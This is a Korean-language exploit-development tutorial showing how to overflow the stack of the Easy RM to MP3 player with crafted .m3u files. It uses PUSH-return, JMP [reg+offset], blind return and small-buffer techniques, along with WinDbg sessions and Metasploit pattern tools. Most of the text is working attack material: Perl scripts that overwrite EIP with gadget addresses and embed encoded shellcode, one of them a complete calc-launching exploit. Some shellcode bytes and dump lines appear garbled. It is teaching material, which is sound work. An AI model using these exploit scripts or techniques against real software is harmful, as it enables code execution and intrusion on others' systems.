


그림14. PUSH return 방식 개요도

이 방식을 사용하기 위해, 앞서 사용했던 것처럼 애플리케이션의 DLL 중 하나에서 'PUSH[reg] + ret' 기계어를 찾아 이 주소를 EIP에 덮어써야 한다. 셸코드가 ESP에 위치해 있다고 가정한다. 해당 명령의 기계어를 확인해 보자.

```

0:010> a
7c901210 push esp
push esp
7c901211 ret
ret
7c901212

0:010> u 7c901210
ntdll!DbgBreakPoint+0x2:
7c901210 54          push     esp
7c901211 c3          ret
ntdll!DbgUserBreakPoint.

```

그림 15. 'push [reg] + ret' 기계어 찾기

그림 15에서 보듯이, 우리가 사용해야 할 기계어가 '54 c3' 임이 밝혀 졌다. 이제 이를 이용해 프로그램의 dll 안에서 해당 기계어를 찾아보도록 한다(역자의 경우 첫 번째 주소를 이용했지만, 리스트에 나와 있는 어떤 주소를 사용해도 문제는 없다).

```

0:010> s 01940000 1 019b1000 54 c3
019557f6 54 c3 90 90 90 90 90 90 90-90 90 8b 44 24 08 85 c0 T.....D$.
019e1d88 54 c3 fe ff 85 c0 74 5d-53 8b 5c 24 30 57 8d 4c T...t]S.\$0W.L
01a0cd65 54 c3 8b 87 33 05 00 00-83 f8 06 0f 85 92 01 00 T...3.....
01a0cf2f 54 c3 8b 4c 24 58 8b c6-5f 5e 5d 5b 64 89 0d 00 T..I$X...^][d...
01a0cf44 54 c3 90 90 90 90 90 90-90 90 90 90 8a 81 da 04 T.....
01a6bb3e 54 c3 8b 4c 24 50 5e 33-c0 5b 64 89 0d 00 00 00 T..I$P^3.[d....
01a6bb51 54 c3 90 90 90 90 90 90-90 90 90 90 90 90 6a T.....j
01aa2aba 54 c3 0c 8b 74 24 20 39-32 73 09 40 83 c2 08 41 T...t$ 92s.@...A
01abf6b4 54 c3 b8 0e 00 07 80 8b-4c 24 54 5e 5d 5b 64 89 T.....I$T^][d.
01abf6cb 54 c3 90 90 90 64 a1 00-00 00 00 6a ff 68 3b 84 T....d....j:h;
01b192aa 54 c3 90 90 90 90 8b 44-24 04 8b 4c 24 07 00 00 T.....
01be5a40 54 c3 c8 3d 10 e4 38 14-7a f9 ce f1 52 1b 8t tc 5b T...Mh...V
01bfdaa7 54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8t tc 5b T...Mh...V

```

그림16. 응용 dll에서 해당 기계어를 발견

마지막으로 우리가 찾은 기계어 주소를 사용해 공격 코드를 다음과 같이 완성하도록 한다.

```
my $file= "test5.m3u";
my $junk= "A" x 26072;
my $eip = pack('V',0x019557f6); # 'push esp / ret' 기계어를 가지는 주소로 EIP 덮어쓰
my $prependesp = "XXXX";
$shellcode = $shellcode. "\x90" x 50;

$shellcode = $shellcode .
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\xe8\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";

open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);

print "m3u File Created successfully\n";
```

그림17. PUSH [reg] + ret 패턴을 이용한 공격 코드

그림17과 같이 소스를 구성해 제작한 m3u 파일을 실행하면 다음과 같이 우리가 의도했던 계산기 프로그램이 뜨게 된다.




그림18. 공격이 성공적으로 수행

## 6. JMP [reg] + [offset]

4번에서 다루었던 것처럼 우리가 쉘코드로 가기 위해 8 바이트를 점프해야 하는 상황을 가정해 보자. JMP reg+offset 기술을 사용하면 ESP의 처음 부분에서 8바이트를 쉽게 뛰어넘어 쉘코드로 흐름을 이어갈 수 있게 된다. 이 기법에는 다음과 같은 세 가지 사항이 요구된다.

- 1) 'JMP ESP+8h'를 수행하는 기계어 찾기
- 2) 위 명령을 가리키는 주소 찾기
- 3) 2번의 주소로 EIP를 덮어쓰기

이전의 방법들처럼 우리가 원하는 어셈블리어가 실제로 어떤 기계어로 변환되는지 windbg를 이용해 확인해 보자.

```

0:010> a
7c901212 jmp [esp+8]
jmp [esp+8]
7c901216

0:010> u 7c901212
ntdll!DbgUserBreakPoint
7c901212 ff642408 jmp dword ptr [esp+8]
7c901216 8b442404 mov eax,dword ptr [esp+4]
7c90121a cc int 3
7c90121b c20400 ret 4

```

그림19. JMP ESP+8h기계어 찾기



해당 기계어는 'ff642408' 임이 밝혀 졌다. 이전 방식들과 마찬가지로, 애플리케이션이 가지는 dll 내부에서 해당 기계어를 가지는 주소를 찾아 EIP로 덮어써야 한다. 하지만 만약 우리가 가진 dll이 'JMP [esp+8]' 명령을 가지고 있지 않다면 어떻게 해야 할까?

문제는 ESP에 더하는 숫자가 8 이상인 명령만 찾을 수 있으면(e.g. JMP [esp+12]) 해결된다. 만일 +12 바이트 밖에 찾을 수 없다면 단지 쉘코드 앞에 4바이트를 NOP로 더 채워 주면 된다. 이 방법은 앞서 소개한 기법과 차이점이라곤 찾아야 하는 기계어뿐이다. 즉, 해당하는 기계어만 찾을 수 있다면 손쉽게 공격 코드를 작성할 수 있을 것이라 판단되어 자세한 내용은 생략했다. 필자도 +8+12 를 찾다가 나오지 않아 그냥 그 이상의 값은 시도하지 않았다. 이 방법이 유일한 대안이 아니라면 굳이 매달려 가면서 찾을 필요는 없지 않은가?

## 7. Blind return

이 기술은 다음과 같이 크게 두 단계로 구성된다.

- 1) EIP를 ret 명령을 가리키는 주소로 덮어 쓴다.
- 2) ESP의 처음 4 바이트에 있는 쉘코드의 주소를 하드 코딩 한다.

ret이 실행되면, 가장 최근에 스택에 입력된 4 바이트의 값이 스택에서 pop 되어 EIP에 들어가게 된다. (5번 기술인 PUSH return을 참고하길 바란다) 이를 통해 프로그램의 흐름을 쉘코드로 점프시킬 수 있다. 이 기술은 EIP를 특정 레지스터로 곧바로 향하도록 설정할 수 없지만(JMP나 CALL명령을 사용할 수 없는 경우) ESP에 있는 데이터를 제어할 수 있는 경우에 유용하게 쓰일 수 있다. 이 기술을 사용하기 위해, 공격자는 쉘코드가 포함된 메모리 주소(우리의 경우 ESP의 주소를 의미)를 가지고 있어야 한다.

우선 프로그램의 dll 중 하나에서 'ret' 명령어를 찾는다. 그 다음 쉘코드의 처음 4 바이트를 쉘코드가 시작하는 부분에 주입한다. 그리고 'ret'명령을 가지는 주소를 EIP에 덮어쓴다. 문서의 초반 부분에서 ESP가 0x000ff730임을 확인했다(이 주소는 시스템마다 상이할 수 있으니 각자의 환경에 맞는 주소를 사용하기 바란다). 이 주소는 4 바이트를 포함하고 있기 때문에, 만일 우리가 페이로드를 작성한다면 버퍼는 다음과 같은 형태를 띠게 될 것이다.




그림20. Blind return 기법으로 채워진 버퍼 모습

이 예제는 덮어쓴 EIP가 널 바이트를 포함한다면 정상적으로 작동하지 않을 것이다. ESP 안으로 우리가 원하는 셸코드를 주입시킬 수 없다는 뜻이다. 그럼에도 불구하고 이 기법을 쓰는 이유는, 우리가 원하는 셸코드를 주입하기 위해 검색해야 할 기계어가 단지 'ret' 하나에 불과하다는 점이다. 공격을 위한 사전 준비가 복잡하지 않은 대신 공격 성공 확률도 그리 크지 않다. 물론, Easy RM to MP3 프로그램에는 먹히지 않는다.

## 8. 버퍼 크기가 작은 경우

만일 사용 가능한 버퍼의 크기가 우리가 원하는 셸코드를 주입할 수 있을 만큼 크지 않다면 어떻게 해야 할까? 우리가 앞서 작성한 예제에서, 26072 바이트를 의미 없는 문자로 채우고, EIP를 원하는 코드로 변경할 수 있었다. 또한, 26072에서 4바이트를 더한 위치가 ESP의 시작점이라는 것도 알아냈다. 하지만 만약 ESP의 시작점에서 사용 가능한 버퍼의 크기가 50바이트 밖에 되지 않는다면 어떻게 해야 할 것인가? 잘 알다시피 40바이트는 전체 셸코드를 담고 있기에 지나치게 부족한 크기이다. 이러한 문제는 우리가 앞에서 의미 없는 문자로 채웠던 26072바이트의 빈 공간을 활용함으로써 해결할 수 있다 !

셸코드를 주입하였다 하더라도 그 위치를 모른다면 참조할 수도 없기 때문에, 우선 26072 바이트의 공간이 메모리의 어느 부분에 있는지 찾아야 한다. 게다가, 그 부분을 가리키는 또 다른 레지스터를 찾을 수 있다면 셸코드를 주입해 실행하는 것은 식은 죽 먹기처럼 쉬워진다.

기준에 만들어 놓은 공격 코드 코드를 조금 수정해 간단한 테스트를 해 본다.

```

my $file= "test6.m3u";
my $junk= "A" x 26072;
my $eip = "BBBB";
my $pshellcode = "X" x 54; # 우리가 가진 유일한 버퍼 공간이라고 가정
my $NOP = "W90" x 230; # 54 개의 X 와 다른 데이터를 시각적으로 분리하기 위해 NOP 를
                           더해줌

open($FILE,">$file");
print $FILE $junk.$eip.$pshellcode.$NOP;
close($FILE);

print "m3u File Created successfully\n";

```

그림21. 한정된 버퍼를 우회하기 위한 간단한 코드 테스트

위 코드를 실행하면 충돌이 발생하는데, ESP를 덤프 하면 다음과 같은 결과가 나온다.

```

ModLoad: 02f90000-03255000 C:\WINDOWS\system32\xpsp2res.dll
(c0.7f8): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91003d edx=00000001 esi=77c5fce0 edi=000067de
eip=42424242 esp=000ff730 ebp=00384050 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
42424242 ??          ???
0:000> d esp
000ff730  58 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
000ff740  58 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
000ff750  58 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
000ff760  58 58 39 30 39 30 39 30 39-39 30 39 30 39 30 39 XX9090909090909090
000ff770  39 30 39 30 39 30 39 30 39-39 30 39 30 39 30 39 9090909090909090
000ff780  39 30 39 30 39 30 39 30 39-39 30 39 30 39 30 39 9090909090909090
000ff790  39 30 39 30 39 30 39 30 39-39 30 39 30 39 30 39 9090909090909090
000ff7a0  39 30 39 30 39 30 39 30 39-39 30 39 30 39 30 39 9090909090909090

```

그림22. 충돌 발생 후 덤프 화면

그림 22를 자세히 살펴보면, 'X' 문자 50개가 ESP에 들어가 있는 것을 확인할 수 있다. 54개가 다 나오지 않은 이유는 앞에서 설명했다(첫 번째 문서를 참고). 그림21의 코드에서 가시적인 구분을 위해 NOP를 채워 넣었다. X 문자와 NOP 가 채워진 후 어떤 내용이 나오는지 알아보기 위해 추가적인 덤프를 수행해 본다.

```

0:000> d esp
000ffd38 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
000ffd48 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
000ffd58 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
000ffd68 58 58 39 30 39 30 39 30-39 30 39 30 39 30 39 30 XX9090909090909090
000ffd78 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffd88 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffd98 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffda8 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
0:000> d
000fdb8 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000fdc8 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000fdd8 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000fde8 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000fdf8 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffe08 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffe18 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffe28 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
0:000> d
000ffe38 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffe48 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffe58 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffe68 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffe78 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffe88 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffe98 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffea8 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
0:000> d
000ffeb8 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffec8 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffed8 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffee8 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffef8 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000fff08 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000fff18 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000fff28 39 30 39 30 39 30 39 30-39 30 39 30 39 30 00 41 9090909090909090.A
0:000> d
000fff38 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000fff48 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000fff58 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA

```

그림23. 추가적인 덤프 결과

얼마 떨어지지 않은 곳에 'A' 문자가 채워져 있는 것을 확인할 수 있다. 이것은 26072 개의 'A' 문자열이 위치한 곳을 의미한다. 우리는 앞서 사용 가능한 버퍼의 크기가 50바이트 밖에 되지 않는다고 가정했다. 또한, 스택 내부로 좀 더 깊이 들어간 결과, 'A' 문자가 00fff37 (=ESP+511) 위치에서 시작하는 것을 확인했다.

이전 예제처럼, 미리 셸코드를 버퍼에 저장해 둔 뒤, ESP 레지스터로 점프를 하는 방법을 이용해 원하는 목적을 달성했다. 하지만 셸코드를 위해 우리가 가지고 있는 버퍼 용량은 단 50바이트 밖에 없다는 것도 가정을 했다. 하지만 50바이트 버퍼 이외에 우리가 활용할 수 있을 것처럼 보이는 'A'로 채워진 버퍼 공간도 확인할 수 있었다. 그림23 에서 추가적인 덤프를 수행하면, 다음과 같이 엄청난 양의 'A'로 채워진 공간을 확인할 수 있다.

000ff910	39	30	39	30	39	30	39	30-39	30	39	30	39	30	39	30	9090909090909090
000ff920	39	30	39	30	39	30	39	30-39	30	39	30	39	30	00	41	9090909090909090.A
0:000> d																
000ff930	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ff940	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ff950	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ff960	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ff970	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ff980	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ff990	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ff9a0	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
0:000> d																
000ff9b0	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ff9c0	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ff9d0	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ff9e0	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ff9f0	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ffa00	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ffa10	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ffa20	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
0:000> d																
000ffa30	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ffa40	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ffa50	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ffa60	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ffa70	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ffa80	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ffa90	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ffaa0	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
0:000> d																
000ffab0	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ffac0	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ffad0	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ffae0	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000faf0	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ffb00	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ffb10	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA
000ffb20	41	41	41	41	41	41	41	41-41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAAAAAA

그림24. 수많은 'A'로 채워진 버퍼 공간

이제 우리에게 작은 용량의 버퍼를 대체할 수 있는 큰 용량의 버퍼가 생겼다. 핵심은 50 바이트의 'X' 공간을 활용해 프로그램 흐름이 'A'로 채워진 부분으로 이동할 수 있도록 만드는 것이다. 이것을 위해, 몇 가지 사항들이 필요하다.

첫째, 현재 ESP 안에 있는 것으로 보이는 26072 개의 'A'로 가득 찬 버퍼 공간 내부의 위치 지정 (헬코드를 삽입하고, 점프하기 위해서 정확한 위치 선정이 중요하다. 그림23 에서 000fff37 에서 'A'가 시작하는 것을 확인했다)

둘째, 'X' 위치에서 'A' 위치로 점프시켜 줄 수 있는 코드가 필요하다. 단, 이 코드는 50바이트를 넘지 말아야 한다.

정확한 버퍼 위치를 찾기 위해 단순한 추측, 임의로 제작한 패턴, 또는 메타스플로잇 패턴을 활용할 수 있다. 이 중에서, 우리는 메타스플로잇 패턴을 활용해 보겠다. 우선 1000 문자 정도의 패턴을 생성해 보자. 그 뒤에, 26072의 첫 부분을 패턴 문자로 채워 보도록 한다.

```

root@bt:/opt/metasploit-4.1.4/msf3/tools# ./pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af
3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An
3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av
3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd
3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh

```

그림25. 1000개 문자로 구성된 문자 패턴 생성

생성한 패턴을 소스 코드에 삽입해 보자.

```

my $file= "test7.m3u";
my $pattern = "Aa0Aa1Aa2Aa.....4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B";
my $junk= "A" x 26072;
my $eip = "BBBB";
my $preshecode = "X" x 54; # 우리가 가진 유일한 버퍼 공간이라고 가정
my $NOP = "W90" x 230; # 54 개의 X와 다른 데이터를 시각적으로 분리하기 위해 NOP를 더함

open($FILE,">$file");
print $FILE $pattern.$junk.$eip.$preshecode.$NOP;
close($FILE);

print "m3u File Created successfully\n";

```

그림26. 1000개 문자 패턴을 추가한 소스

그림 26에서 작성한 코드를 실행시키면 충돌이 발생하고, 덤프를 뜨면 다음과 같은 결과가 나온다.

```

0:000> d
000ffeb8 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffec8 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffed8 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffee8 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000ffef8 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000fff08 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000fff18 39 30 39 30 39 30 39 30-39 30 39 30 39 30 39 30 9090909090909090
000fff28 39 30 39 30 39 30 39 30-39 30 39 30 39 30 00 71 9090909090909090
0:000> d
000fff38 32 41 71 33 41 71 34 41-71 35 41 71 36 41 71 37 2Aq3Aq4Aq5Aq6Aq7
000fff48 41 71 38 41 71 39 41 72-30 41 72 31 41 72 32 41 Aq8Aq9Ar0Ar1Ar2A
000fff58 72 33 41 72 34 41 72 35-41 72 36 41 72 37 41 72 r3Ar4Ar5Ar6Ar7Ar
000fff68 38 41 72 39 41 73 30 41-73 31 41 73 32 41 73 33 8Ar9As0As1As2As3

```

그림27. 문자열 패턴 추가 후 덤프 화면

그림27을 보면, 우리가 입력한 패턴의 일부분이 메모리에 올라가 있고, 000fff37 위치에 'q2Aq' 문자로 시작되는 부분이 보인다. 메타스플로잇 pattern\_offset 도구를 사용하면 'q2Aq' 문자가 487 offset 위치에 있다는 것을 확인 가능하다. 그럼 이제 26072 개의 'A' 대신에, 487개의 'A'를 채우고, 셸코드를 채운 뒤, 나머지 26072 부분을 'A'로 다시 채워 넣으면 된다. 혹은, 480개의 'A'를 채운 뒤, 50개의 NOP를 채우고, 셸코드, 그 다음 나머지 부분을 'A'로 채우는 방법이 존재한다. 후자의 방법으로 소스를 수정해 보자.

```
my $file= "test8.m3u";
my $bufferSize = 26072;
my $junk= "A" x 480;
my $NOP = "\x90" x 50;
my $shellcode = "\xcc";
my $restofbuffer = "A" x ($bufferSize-(length($junk)+length($NOP)+length($shellcode)));

my $eip = "BBBB";
my $preshecode = "X" x 54;
my $NOP2 = "\x90" x 230;
my $buffer = $junk.$NOP.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshecode.$NOP2;
close($FILE);
print "m3u File Created successfully\n";
```

그림28. offset 테스트를 위해 소스 수정

수행 결과, 프로그램에 충돌이 발생했고, 000ffd6f 에서 시작하는 NOP와 000ffe51 에서 시작하는 'A' 문자를 확인할 수 있다. 또한, 50개의 NOP를 채운 부분도 보인다.



000ffe38	90 90 90 90 90 90 90 90-90	90 90 90 90 90 90	.....
000ffe48	90 90 90 90 90 90 90 90-00	41 41 41 41 41 41	.....AAAAAA
000ffe58	41 41 41 41 41 41 41 41-41	41 41 41 41 41 41	AAAAAAAAAAAAAAAA
